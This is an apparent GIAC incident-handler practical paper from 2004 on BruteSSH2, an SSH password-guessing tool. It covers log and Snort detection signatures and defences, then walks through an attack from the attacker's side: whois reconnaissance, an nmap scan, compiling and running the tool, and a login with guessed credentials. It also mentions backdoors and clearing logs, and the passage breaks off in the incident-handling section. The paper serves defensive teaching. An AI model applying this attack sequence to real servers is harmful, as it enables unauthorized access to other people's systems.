Use offense to inform defense.
Find flaws before the bad guys do.

GIAC Certified Incident Handler
Practical Assignment - v4.01
SANS Vancouver B.C 2004

BruteSSH2 - 21st Century War Dialer

Bill Thompson
October, 10 2004

Abstract
An examination of BruteSSH2, a program designed to scan an SSH server for vulnerable account information. The function of the program is studied in order to understand the attack and to defend against it. This is done through direct review of the program code and example scenarios showing actions of both the attacker and the defender.

If you know the enemy and know yourself, you need not fear the result of a hundred battles. -Sun Tzu, The Art of War (Lionel Giles, translation)

Table of Contents

I. Statement of Purpose

When talking about computer security, the discussion mostly centers around software vulnerabilities and ways to exploit them. Software vulnerabilities are a serious threat, however computer security really begins with the operator of the computer. Even when the software on a computer is up-to-date and error free, a system can still be compromised by a security flaw created by an unwary computer administrator.

In mid 2004, computer system administrators began reporting an increase in unauthorized connection attempts using the Secure Shell (SSH) protocol on Internet accessible computers. At first, there was concern that these connection scans indicated that a new vulnerability had been found in the SSH server software. As more incidents of this unauthorized activity were reported they were accompanied by reports of computer systems being compromised in addition to being scanned. Again, there was concern that an unknown SSH vulnerability was being exploited, but no vulnerability in the SSH software was found. After the compromised systems were examined it was found that the SSH attacks were not exploiting the SSH server software itself, but attempting to access the system with many different usernames and passwords. If the scan happened find a valid username/password combination, the attacker would log into the machine with the legitimate account and use other methods, not related to the SSH software, to use the computer for their own purposes.

In this paper we will examine a computer program capable of this attack named BruteSSH2. This program does not rely on taking advantage of a flaw in the software installed on the computer, but exploits a security flaw in the configuration of the computer system, namely an easily guessed username/password combination.

The first section of this paper examines the BruteSSH2 code and some of its known history. We will look at the Secure Shell protocol, the computer platforms that SSH runs on, and which versions of SSH are affected by the BruteSSH2 software. We will also discuss how the BruteSSH2 software works, the telltale signs of the software being used, and what can be done to defend against it

The second section of the paper will look at methods that would be used to apply the software in an actual attack. Taking the viewpoint of the attacker, we will walk through the steps used to find a vulnerable computer system and gain access to that target. We will then discuss what can be done with the target once it has been compromised.

After looking at the methods used to preform an attack, the third section of this paper will turn the problem around and examine the attack from the system administrators point of view. The six step Incident Handling Process outlined by the SANS Institute[1] will be used as a guide for the system defense.

II. The BruteSSH2 Exploit

Exploit History

Released in late August 2004 on the French computer security web site K-otik.com[2], the BruteSSH2 code was immediately identified as the cause of a recent wave of unauthorized SSH authentication attempts. The pseudonym used by the author is Zorg, however evidence exists that the BruteSSH2 code as published was not originally written by Zorg, but modified from an earlier program.

The BruteSSH2 source code itself states the following:

```
*the first brutessh was only for users guest & test
*brutessh2 is a brute for sshd port wich atempts to login as root
trying more than 2000 passwords for it.
```

This comment in the text of the source code clearly indicates that an earlier program exists. In addition several references to similar code named “bigsshf” and “haitateam sshf” have been posted to various security sites. In fact, a discussion and analysis of code left behind after a system was compromised with a weak SSH password on the Gentoo-Security mailing list[3] has a snippet of code that appears very similar. It is highly likely that the original code that BruteSSH2 was based on had been written by a third party and modified by Zorg.

Regardless of the original authors, the code posted by Zorg on the K-otic site has been mentioned on numerous security websites such as the SANS Internet Storm Center[4] and mailing lists such as Full-Disclosure[5] as the cause of the SSH based attacks logged in mid 2004. In order to learn how to prevent these attacks, we will need to examine the BruteSSH2 program code and see what it does.

SSH the Secure Shell program

As indicated by the name, BruteSSH2 attacks SSH, or the Secure Shell program.

SSH was created by Tatu Ylönen in the mid 1990's as a secure replacement for the rsh[6] and rlogin[7] protocols. The rsh (Remote Shell) and rlogin (Remote Login) protocols allow a computer user to run commands from their workstation on a remote computer. The rsh program is used to run a single command and rlogin gives the user an interactive terminal session on the remote system.

These remote protocols are very useful when running several Unix systems on a local area network, but they have one major flaw. The information passed between the local workstation and remote computer are sent with plain text. This means that any computer connected to the same network segment will be able to capture and read data from the rsh or rlogin session. This includes authentication information such as usernames and passwords.

The SSH program uses the same commands as rsh and rlogin, however it encodes the connection using the RSA shared key encryption algorithm[8]. When an SSH connection begins, the two computers first exchange RSA public encryption keys. The computers then encrypt the authentication information and the rest of the session with these keys. When the encrypted information is received, the computers use their private keys to decrypt the data stream.

There are two main sources for SSH compatible programs. A commercial company founded by Tatu Ylönen named SSH Communications Security[9] and the OpenSSH project[10].

SSH Communications Security provide customers with commercial SSH clients and servers. Although the original software license for SSH allowed the code to be reused in other projects, the software provided by the company today is proprietary. Commercial SSH applications from SSH Communications are available for MS Windows and Unix systems.

OpenSSH was created by the members of the OpenBSD[11] project to create a free and open version of the SSH protocols. The project based their initial software release on SSH version 1.2, which was the last version of the original SSH code made available under an open source license. The project has continued to develop the OpenSSH code to keep pace with commercial SSH releases. OpenSSH software is thoroughly compatible with the commercial SSH products.

Since the introduction of SSH, the protocol has been expanded to allow other Unix services such as FTP[12] and X11[13] to be tunneled through SSH encrypted connections. In addition, because of the the interactive rlogin features of SSH, it has become the de facto standard replacement for telnet[14], another insecure remote shell program for Unix. Since SSH uses strong encryption for communications, users automatically assume that simply running an SSH service is secure. As will will see while examining the BruteSSH2 program this is not always the case.

libSSH

In looking at the The BruteSSH2 code itself[15], it appears to use several standard C libraries[16] in addition to a new library named libSSH[17]. The libSSH library was written by Aris Adamantiadis and Nick Zitzmann in order to provide the functionality of the SSH protocols in library form that can be referenced by C programs. This allows the program to use SSH protocols without needing to write SSH compatible code into the program itself. The libSSH library uses a unique implementation of the SSH protocols, but is compatible with both the commercial and OpenBSD SSH software.

The BruteSSH2 program uses libSSH to connect to the target machine, avoiding the need to include a third party SSH program. This means that libSSH must be installed on the computer which will run the BruteSSH2 attack. If the

attacking machine does not have libSSH installed as a standard feature, the library must be compiled from source and installed before BruteSSh2 can be run.

Exploit Description

From examining the code, it becomes apparent that BruteSSH2 acts as a modern day "war dialer" program against the SSH protocol. A war dialer is a program that uses a modem to dial a list of telephone numbers, searching for other computers to connect to. If the war dialer connects to a computer, it logs the number and disconnects. It then moves on to the next number on the list. A war dialer does not compromise computers, it merely scans a telephone system for computers with available modems.

The BruteSSH2 program does virtually the same thing. Using the libSSH library, the program attempts to log into a targeted server with a list of username and password combinations. When it finds a successful combination it prints the information to the console screen and writes that information to a log file. The program does not use any software flaws to gain access a the system. It simply uses a number of usernames and passwords to scan a computer system for available accounts.

In an ideal world with secure authentication methods and randomly generated passwords, BruteSSH2 would not be much of a security threat. However, this attack has been successfully used to gain access to computers all over the world. Many systems have shown to have simple passwords or accounts (such as username: test, password: test) that their administrators were unaware of. With the BruteSSH2 program attempting over 2000 common username/passwords combinations, the law of averages dictates that some machines will be vulnerable to this kind of attack.

One of the reasons these account problems are overlooked is the misconception that the SSH program is secure unto itself. Since SSH connections are encrypted, many administrators feel perfectly safe leaving the SSH service running open to the Internet. They do not take the authentication mechanisms SSH uses into account as part of their security strategy.

For example, by default SSH allows the root account to log in remotely, a feature that most administrators leave active even when they block direct root authentication via other means like X11 or telnet. In addition a default configuration of SSH will disconnect an SSH session after three login attempts. However, it does not lock the account after those attempts have failed, allowing the same login attempts again and again. Without taking these items into account and trusting the encryption of SSH alone to provide security, BruteSSH2 and programs like it are able keep trying connections until they succeed.

Platforms Affected

In theory, any implementation of the SSH server is vulnerable to this type of attack. OpenSSH is shipped by default on many platforms including[18]:

- OpenBSD
- Debian Linux
- FreeBSD
- Suse Linux
- Redhat Linux
- Mandrake Linux
- BSDi BSD/OS
- NetBSD
- Caldera OpenLinux
- Cygwin
- e-smith server and gateway
- Mac OS X Version 10.1 and later
- HP Procurve Switch 4108GL and 2524/2512
- IBM AIX
- Gentoo Linux
- Sun Solaris 9 and later (named SunSSH)
- SmoothWall Firewall
- SGI Irix
- Nokia IPSO
- Cisco CSS11500 series content services switches
- Cisco SN 5400 series storage routers
- Novell NetWare
- Digi CM Console Servers

In addition to these systems, commercial SSH server software is available as an additional package for:

- Microsoft Windows NT/2000/2003/XP
- IBM AIX
- RedHat Enterprise Linux
- Sun Solaris
- HP-UX

There is a caveat to which platforms are affected by the current BruteSSH2 exploit. The SSH server can be configured to accept many types of authentication methods. The successful method is reported back to the SSH client during the connection process. For example:

```
#ssh-userauth successful: method password
```

Some recent implementations of SSH use an authentication method named "keyboard-interactive", which includes password methods as well as SecureID

tokens[19]. This is shown in the connection process as:

```
#ssh-userauth successful: method keyboard-interactive
```

When the target SSH server is using the keyboard-interactive method of authentication BruteSSH2 may successfully log into a target machine, but the software will not recognize or record the success in the log. Computer systems configured to use authentication methods other than "password" may be overlooked by this version of BruteSSH2.

Signatures of the attack

From the side of the target machine, the BruteSSH2 program leaves several recognizable footprints:.

Network Statistics

The CPU and bandwidth used on the target machine during the attack are minimal, so it is unlikely that the attack would be noticed looking at system performance alone. However, since BruteSSH2 uses a new IP connection for each authentication attempt, looking at a list of current IP connections on the target machine will usually show two to three concurrent connections by the attacking machine. This may or may not be unusual depending on the normal usage of the SSH server, but it could indicate that an attack is underway.

System Logs

System logs are the largest indicator that the BruteSSH2 program has been run against a system. The most obvious indicator is that the log file for authentication services will have thousands of "failed attempt" error messages. On a Debian Gnu/Linux system, the log entry for a single attempt would look like this:

```
Sep 23 12:36:53 hammerhead sshd[483]: Could not reverse map address
10.87.200.1.
Sep 23 12:36:53 hammerhead PAM_unix[483]: authentication failure;
(uid=0) -> root for ssh service
Sep 23 12:36:55 hammerhead sshd[483]: Failed password for root from
10.87.200.1 port 32773 ssh2
```

Here we have the date, time, the name of the target server (in this case hammerhead) the name of the service, and process number of the connection (483). The first line indicates that the sshd server was unable to determine the identity of the of the connecting address, the second line is for the PAM authentication service indicating that the root account failed and authentication attempt, and the third line is from the sshd process reporting that it was specifically the password authentication that failed for root. Multiply these three entries by 2000, occurring in the same time period and there is strong indication that the BruteSSH2 program is probing the server.

More information about the connection can be gained if the SSH service is running with the SSH server logging level set to the debug mode. This creates greater output, writing eleven lines per connection attempt as opposed to three, however one of the lines gives a very clear indication that BruteSSH2 or a similar exploit is being run against the server. This line is:

```
Sep 23 12:46:10 hammerhead sshd[1279]: debug1: no match: libssh-0.1
```

This line indicates that the client connecting to the SSH server is using libSSH. Currently libSSH is not being used as a standard library in any Unix or Linux distribution, so indication of it being used for the connection is a definite sign of SSH scanning software being used.

Intrusion Detection Signature

An intrusion detection system (IDS) can be used to alert the administrator of an attack in progress if the IDS has been configured to notice this activity as an attack. The BruteSSH2 software can spawn as many as 23 connections per minute to the target server. Several minutes of activity at this rate would indicate some type of SSH scan was taking place. For example, a researcher named Matthew Jonkman wrote a detection rule for the popular IDS Snort[20] which looks like this:

```
alert tcp any any -> $HOME_NET 22 ( sid: 2001219; rev: 2; msg:
"BLEEDING-EDGE Potential SSH Brute Force Attack"; flow:
to_server,established; flags: S; threshold: type threshold,
trackby_src, count 5, seconds 60; classtype: attempted-dos;)[21]
```

This rule looks for any TCP connection to the port that SSH normally runs on (port 22). When the rule flags 5 or more connections coming from a single IP address within 60 seconds, it sends an alert labeling the event as a "Potential SSH Brute Force Attack".

Defensive Procedures

Some of the methods that can be used to protect a computer from a BruteSSH2 type of attack include:

Audit System accounts

Periodically check the system accounts for default accounts. Make sure only the accounts being used are active on the system. This will prevent unknown or unused accounts from being exploited.

Require Strong Passwords

Make sure that the accounts on the system have hard to guess passwords. This can be done by creating a strong password policy for the system and enforcing it by periodically checking the active accounts with an auditing program such as L0phtCrack[22].

Filter SSH Connections

Limit the IP addresses allowed to connect to the SSH server to a pre-defined list of known machines.

Limit SSH Connections

Limit the accounts allowed to log into the machine with SSH to only those users who use SSH. Make sure that the root account can not be accessed via remote SSH.

Lock Out Failed Logins

The SSH program itself does not have the ability to disable an account after numerous failed logins. However, many SSH implementations can use system-wide authentication services such as the Integrated Windows Authentication system on Microsoft servers or PAM[23] for Unix or Linux, which do have that ability. The configuration of this feature depends on which platform the SSH server is running on.

The BruteSSH2 exploit program is very simple on the surface. The code is straight forward, the method it uses for the attack utilizes normal authentication methods, and it does nothing to attempt to hide itself from normal log and network audits. It would be easy to dismiss this exploit as trivial. However, sometimes the simplest attack is the most effective. Given the amount of excess traffic on the Internet and the sheer volume of packet scans from other attacks and worms that hit the edge of a network daily, it is very possible that a BruteSSH2 scan will have very little impact on network performance. Unless the administrator of the targeted system is monitoring their authentication logs on a daily basis this attack could be missed entirely. Coupled with the number of systems that utilize the SSH protocol, the various levels of experience the administrators of these systems have, and the perception that anything encrypted is "secure", this simple little scanning software becomes a serious problem. The chances of a BruteSSH2 attack succeeding unnoticed are unfortunately very real proving that no matter how secure a given piece of software is written, it is only as good as the system that supports it.

III. Stages of the Attack

Choosing to use BruteSSH2 to attack another server depends on the goals of the attack. Consider the variables that need to be in place for the attack to succeed: a server running SSH, SSH configured for password (not keyboard-interactive) authentication, and a vulnerable account being present on the system. The BruteSSH2 program would not be suitable for an attack targeted at any random site. Instead, it is more suitable as a tool to gain access on a targeted at a specific, vulnerable server and then use that access for other purposes, perhaps as an attack platform for another target. In this section we will look at the various steps needed to gain access to a vulnerable server using the BruteSSH2 software.

It will be simpler to explain these steps by first setting up a scenario to use as an example. For our purposes, we will say that our attacker is fairly new to the "hacker scene" and has little experience when it comes to computer attacks. They do not know how to program well and rely on tools created by other people. These types of attackers are commonly known as "Script Kiddies", and usually perform attacks for the sake of the attack alone As described in the Wikipedia,[24] "Script kiddies often act out of boredom, curiosity, or a desire to 'play war' on the Internet"[25].

The purpose of these attacks will be to simply gain unauthorized access to a server somewhere on the Internet. The attacker has read about the BruteSSH2 program on different web sites and Internet chat rooms, so he wants to use it in an attack.

Stage one: Reconnaissance

The first step our attacker will need to take is to find a target. He has access to a broadband Internet connection and a computer running Linux. The attacker does not want to start scanning the entire Internet for SSH servers, so he will narrow the scope of his attack to a smaller section of the Internet. He needs to find a specific network to target and then look for servers inside of that smaller network.

Our attacker is interested in computer security and is always looking for new tools and exploits to use. Subsequently he is subscribed to many mailing lists such as BugTraq[26] and Full-Disclosure[27] to keep up with the security industry. He realizes that the best way to find SSH servers would be to find the people using SSH servers. The quickest way to do that is to see who is posting to a SSH users mailing list. Instead of finding a list and subscribing to it, the attacker decides to find a list archive. He goes to the search engine Google[28] and does a simple search for "SSH mailing list".

A Google search results in over four thousand entries matching the exact phrase "ssh mailing list". Luckily, the third result points information about the OpenSSH mailing list which in turn has information about an archive site. Looking through the entries in the archive, the attacker finds that messages have been edited and the e-mail addresses of the person who posted the message has been obfuscated. However the e-mail address has not been changed by much. An e-mail address that would usually be "bob@xist.us" is shown in the archive as "bob () xist ! net". This change might be able to stop an automatic script looking for e-mail addresses, but not a real person who is looking for active addresses that can be scanned for live SSH servers.

With the postings from the SSH mailing list, the attacker can be fairly certain that this "bob@xist.us" is using SSH. Now he needs to find the Internet address for the target. To do this he will look at the domain registration for "xist.us". A standard part of any Linux distribution is a tool called "whois"[29]. This tool queries various databases on the Internet looking for Domain Name and IP information.

The attacker starts this search by running the whois command:

```
swordfish:~> whois xist.us

Registrant:
   J.R. Dobbs (XIST23-DOM)          bob@xist.us
   Xist Travel LLC.
   P.O. Box 140306
   Dallas, TX 75214
   US
   214.867.5309

   Domain Name: XIST.US

Administrative Contact:
   J.R. Dobbs (XIST23-DOM)          bob@xist.us
   Xist Travel LLC.
   P.O. Box 140306
   Dallas, TX 75214
   US
   214.867.5309

Technical Contact:
   J.R. Dobbs (XIST23-DOM)          bob@xist.us
   Xist Travel LLC.
   P.O. Box 140306
   Dallas, TX 75214
   US
   214.867.5309

   Record expires on 05-Jul-2008.
   Record created on 05-Jul-1998.
   Database last updated on 23-Sep-2004 19:37:00 EDT.

   Domain servers in listed order:

   NS1.XIST.US          172.16.167.1
   NS2.XIST.US          172.16.166.1
```

This record tells the attacker many things. Chiefly that the domain actually exists and that the name servers for xist.us are numbered 172.16.167.1 and 172.16.166.1 respectively. As a bonus, he can see that the same person who posted to the SSH mailing list seems to be in charge of the network infrastructure for the site.

There is a good chance that there are SSH servers running somewhere in the IP address space being used by xist.us. To determine that the name servers for are running in the IP address block actually used by the xist.us network, the attacker can use the whois program again. This time he will enter the IP address of the name server instead of the domain name:

```
swordfish:~> whois 65.167.229.3
Tier1 Networks TIERNET-1-BLKS (NET-172-16-0-0-1)
                                  172.16.0.0 - 172.16.255.255
Xist Travel XISTR-284953700983571
                                  172.16.166.0 - 172.16.167.255

# ARIN WHOIS database, last updated 2004-09-23 19:10
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

This entry shows that IP addresses 172.16.0.0 through 172.16.255.255 have been allocate to a company named Tier1 Networks and a section of those addresses, 172.16.166.0 through 172.16.255.255, are allocated to xist.us. The attacker now has a target for the next step of the attack.

Stage two: Scanning

Now that the IP range for xist.us has been found, the attacker needs to find out which if any of the computers using those addresses are running an SSH server. The attacker decides to use a program called "Nmap"[30] to scan the entire address block for SSH servers.

Nmap is a free open source utility used for network auditing. It can rapidly scan a given IP address or block of addresses and report back which are in use. It will also report what server ports[31] are available at that address. By default, Nmap will scan server ports 1 through 1024. Since the attacker is only interested in the SSH port (Port 22) they will limit the scan to that single port with the "-p" option:

```
swordfish:~> nmap -p 22 172.16.166.0/23

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2004-09-24 18:37 PDT
Interesting ports on 172.16.167.1:
PORT   STATE SERVICE
22/tcp open  ssh

Interesting ports on 172.16.167.133:
PORT   STATE SERVICE
22/tcp open  ssh

Nmap run completed -- 512 IP addresses (3 hosts up) scanned in 92.456 seconds
```

The report shows that the scan found 3 hosts running at the address block and two of the hosts are running SSH servers. The attacker now has specific targets for their BruteSSH2 exploit.

Stage three: Exploiting the system

The BruteSSH2 exploit must be compiled from source before it can be run. The attacker is using a GNU/Linux distribution with the Gnu C Compiler (gcc) and has the standard C development libraries already installed in his system. However, BruteSSH2 requires an additional library named libSSH in order to be built. The attacker needs to get the source of libSSH, compile it, and install it in

their system.

Compiling and installing extra libraries is trivial on a Unix like system as long as all of the required components are available. In order to compile libSSH, the system must have the libraries and source for OpenSSL[32], a program for creating encrypted Secure Socket Layer[33] connections between computers. OpenSSL and its source are standard packages included with many Unix and Linux systems. The source libraries needed to build libSSH are usually included with the development software of a given system.

The source code of libSSH is available from the projects main web site[34] and is freely available. Once the OpenSSL development packages have been installed and the libSSH source code has been copied to a working directory, such as usr/local/src, compiling libSSH is done with the following commands:

```
swordfish:/usr/local/src/libSSH-0.1> ./configure
swordfish:/usr/local/src/libSSH-0.1> make
swordfish:/usr/local/src/libSSH-0.1> make install
```

This will compile and install the libSSH library into /usr/local/lib and the development libraries for libSSH into /usr/local/include. In order for the system to recognize these libraries as installed, the "ldconfig"[35] command must be run.

Once the libSSH libraries have been compiled and installed, the BruteSSH2 program can be built. Since this program is distributed as raw code, it does not use the same commands as building the libSSH package. The BruteSSH2 code will need to be built directly by gcc with the proper flags:

```
swordfish:~> gcc -s brutessh2.c -lssh -o brutesh2
```

This command tells the program (gcc) to compile the source (-s brutessh2.c) using the library SSH (-lssh) and name the compiled program britessh2 (-o brutessh2).

The attacker now has BruteSSH2 compiled and ready to run. Executing the program results in the following::

```
swordfish:~> ./brutessh2
./bigssh <sship.txt>
by Zorg
```

Normally, output like this would indicate the syntax needed to run the program. In this case it is a little confusing since the program was named brutessh2 when compiled. The attacker decides to remedy this by renaming the program and running the it again:

```
swordfish:~> mv brutessh2 bigssh
swordfish:~> ./bigssh
./bigssh <sship.txt>
by Zorg
```

After renaming program, the same output is shown. Obviously, the program is looking for a file named "sship.txt". Considering the name of the file, it is safe to assume that this is where the IP addresses of our SSH targets must go. The attacker creates a file named "sship.txt" containing the IP addresses they found with the Nmap scan and runs the program again:

```
swordfish:~> ./bigssh sship.txt
nu pot deschide sship.txt[36]
```

Obviously something is wrong. The attacker must now go back into the source code of BruteSSH2 and see if this error is mentioned anywhere. Looking back through the brutessh2.c file that contains the program code he finds a section that reads:

```
if(argc!=2)
{
printf("./bigssh <sship.txt>\n");
printf("by Zorg\n");
exit(0);
}
unlink("log.bigsshf");
fp=fopen("sship.log","r");
if(fp==NULL) exit(printf("nu pot deschide sship.txt\n"));
```

This appears to be where the error messages are coming from. Looking closer, the error "nu pot deschide sship.txt" is printed if the program can not open a file named "sship.log".

Through trial and error, the attacker realizes that the program is hard coded to look for a file named "sship.log" for the target addresses, even if another file name is used on the command line. If sship.log file can not be found, the error message the program outputs refers to the file as "sship.txt". The attacker renames the "sship.txt" file created earlier to "sship.log" the runs the program again:

```
swordfish:~> mv sship.txt sship.log
swordfish:~> ./bigssh sship.log
```

This time there is no error and the program appears to be going. Looking at the list of currently running processes with the "ps" command shows that the "bigssh" program is indeed running:

```
swordfish:~/temp> ps -a
  PID TTY          TIME CMD
  5829 pts/1    00:00:00 bigssh
  5831 pts/1    00:00:01 bigssh
  6137 pts/2    00:00:00 ps
```

After running for several minutes the program prints the following to the screen:

```
Ok.TRY This: test:test:172.16.167.133
```

The attacker takes the information and tries the account:


```
swordfish:~# ssh test@172.16.167.133
The authenticity of host '172.16.167.133 (172.16.167.133)' can't be
established.
RSA key fingerprint is 2b:4f:5f:ef:da:8a:f7:c0:51:cb:c1:ed:2e:e5:15:2c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.167.133' (RSA) to the list of known
hosts.
test@172.16.167.133's password:test

Linux hammerhead 2.4.18-bf2.4 #1 Mon Apr 12 11:37:50 UTC 2004 i686
unknown

Most of the programs included with the Debian GNU/Linux system are
freely redistributable; the exact distribution terms for each program
are described in the individual files in /usr/share/doc/*/copyright

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 12:15:36 2003 from 172.16.167.132
test@hammerhead:~$
```

The attacker has successfully logged into the remote machine with the username "test" and the password "test".

The BruteSSH2 program will continue to run for approximately 2 hours and try all of the passwords listed in the code. Once the program finishes, it will write the lines printed to the screen to a file named "vuln.txt" in the same directory the program was started in. In this case, the only successful entry is for 172.116.167.132.

Network Map

The attacker has run the BruteSSH2 program against a set of servers and has been able to gain access to an account named "test", but how is that connection actually being made? The diagram on this page shows how the attacker connects to the target server.



The attack scan starts in Portland, Oregon, originating at the attacker's workstation named "swordfish". This computer is connected to a cable broadband modem which is bridged to a local point of presence network (POP) owned by Cable Company Incorporated. The local POP is in turn connected via a gateway device to the Cable Company main network. Data sent to devices not hosted on the main Cable Company network is passed through an IP router which is connected to the Internet. The data travels through the Internet to the gateway connection for Tier1 Networks LLC which provides access to a company named Xist Travel located in Dallas, Texas. The connection is then passed from the Xist Travel gateway router through a firewall to the target machines. The firewall has been configured to allow DNS, e-mail, http and SSH access into the servers.

Stage four: Keeping Access

The attacker has the username and password to an account on hammerhead.xist.us that they can access at any time. However, he only has the access privileges of a regular user. In order to install his own system wide software or read any sensitive data on the machine, he will need to have access to the administrator or "root" account.

There are any number of local exploits (exploits that require that the attacker is logged into the target machine) that can be run against the system in order to gain administrator privileges. If the authentication system is not protected, the attacker may be able to run a program to decode or guess the passwords of other accounts without trying to exploit other software. Depending on the configuration of the server operating system, the attacker may also be able to set-up programs to listen to network traffic or keyboard commands in order to capture account information from legitimate users.

Even without administrator privileges to the machine, the attacker can still utilize the compromised server. The attacker could use the system to access services on other machines from the local network that would otherwise be blocked by the network firewall. These machines may be more vulnerable to attack than the servers that are accessible from the Internet.

If the attacker is able to gain administrator privileges to the server, his options are unlimited. He can create new accounts, install "back door" programs that allow secret access to the server, and in some cases install modified versions of common programs like "ls" or "dir" that reestablish the attackers access to the computer when run.

Stage five: Covering Tracks

If the attacker wants to keep the account available, he will need to prevent the administrator of the system from noticing his presence. In this case,the BruteSSH2 program used to gain access to the machine has left a large number of log file entries on the target computer. With the regular user privileges the attacker has access to, he can not affect those files. However, if he is able to gain administrator access to the machine he could clear the log file entries that show the BruteSSH2 scan or delete the log file itself.

If the machine is a Unix or Linux system, one file the attacker can affect is the history record for the compromised account. Most shell programs keep a list of the commands previously used. The user can recall these commands with special keyboard combinations. The attacker could delete this file before closing their session, or even turn the history feature off before using the account in further attacks.

We have seen how the BruteSSH2 program is run and how it can be used to gain access to an SSH server. The examples used describe a somewhat ideal circumstance (from the attackers point of view), but this type of scenario is very

possible in the real world. Once the attacker has gained access to the system, he may be limited to what he can initially do, but given time it is very possible to expand his privileges and become a real threat to the system. The deciding factor is how long the compromised account can go unnoticed, giving the attacker time to use other exploits to gain administrator access to the machine or expand their presence to other machines on the network.

IV. Incident Handling

The BruteSSH2 exploit looks like it would be fairly ineffective in an actual attack, but as illustrated previously it can be effective. In this section we will look at the incident described in section III, but this time from the side of the system administrator. To outline the response, we will follow a six step incident handling process as illustrated in the SANS Hacker Techniques, Exploits and Incident Handling course.

In this scenario, we will follow a system administrator named J.R. "Bob" Dobbs who works for a medium sized travel agency named Xist Travel. The company creates travel packages for tours throughout the United States for foreign vacationers. The company does most of its business with local travel agencies throughout the world and communicates with their trading partners via telephone, fax, and a Linux based web portal hosted in their Dallas, Texas headquarters.

The IT infrastructure of the company is small. Bob acts as the main system/network administrator and one other person maintains the web portal. Both people are responsible for maintaining the systems in the office and desktop computer support. There is no dedicated security officer or group within the company and the prevailing thought is that the company is too small to be considered a target for computer attacks.

At each of the six incident handling steps steps we will look at common, although not necessarily correct, actions taken by the system administrators in our example. This will be followed by suggestions as to how each step could have been handled in line with the best practices guidlines shown in the SANS Hacker Techniques, Exploits and Incident Handling course.

Step 1: Preparation

Very little has been done to prepare for a security incident at Xist Travel. Attempts to create a security policy have met with resistance from the management and there is no written plan in place to handle an incident if it occurs.

There is minimal monitoring of the systems connected to the Internet. A performance monitor has been set-up to verify that the company servers are functioning, but there is no IDS in place to examine network traffic for malicious activity. There is also a program on each server that sends daily activity logs via e-mail to the administrator's account on the internal e-mail server. These logs

are read as time permits, but not always on a daily basis.

There are a number of items that need to be done to truly prepare this site for a security incident. The most important is the creation of a security policy. A security policy should begin by defining the services that the computer systems need to provide to users. The policy should then outline how these services are provided to those who need them and how to protect those service from people who do not need to access them. This policy also helps define which services do not need to be available at all. The policy could then be expanded to outline how the systems will be maintained, updated, and audited. This will create a schedule of when these activities need to take place. The information will help define a standard configuration for company servers that can be used to standardize system administration.

Part of the security policy should also include guidelines on the steps to take in the event of a security incident. The items covered would include:

- How to report a security incident.
- The name of a security lead who will over see the incident investigation
  - The name of their immediate supervisor
  - The name of other security team members if applicable
- Procedures to use while investigating the incident.
  - Recommended methods of incident documentation.
  - Outline of critical systems and acceptable downtime expectations.
  - Organization specific steps for investigation and recovery.
- A list of people to notify of an incident and their contact information.
- Acceptable methods of communication during the investigation.

Once the items of a security policy have been defined, it can be used as a framework for all system administration activity. It should be used as a guide for installing new services and a tool for system monitoring such as installing an IDS, showing which activity is normal and which is suspect.

Step 2: Identification

In the description of the attack, the scanning and eventual breach of the system occurred on Saturday, Sept.24. Since this was a weekend, the company IT staff were not in the office, so no one noticed the incident as it was happening. On Monday the 26th, there were several support calls that prevented Bob from reading the logs for the weekend immediately. When he finally gets the chance to scan through them, he sees a number of entries for the SSH service:

```
Sep 24 00:35:22 hammerhead sshd[3671]: Connection from 10.87.200.1 port
33572
Sep 24 00:35:22 hammerhead sshd[3671]: Enabling compatibility mode for
protocol 2.0
Sep 24 00:35:22 hammerhead sshd[3671]: Could not reverse map address
10.87.200.1.
```

```
Sep 24 00:35:22 hammerhead PAM_unix[3671]: authentication failure;
(uid=0) -> root for ssh service
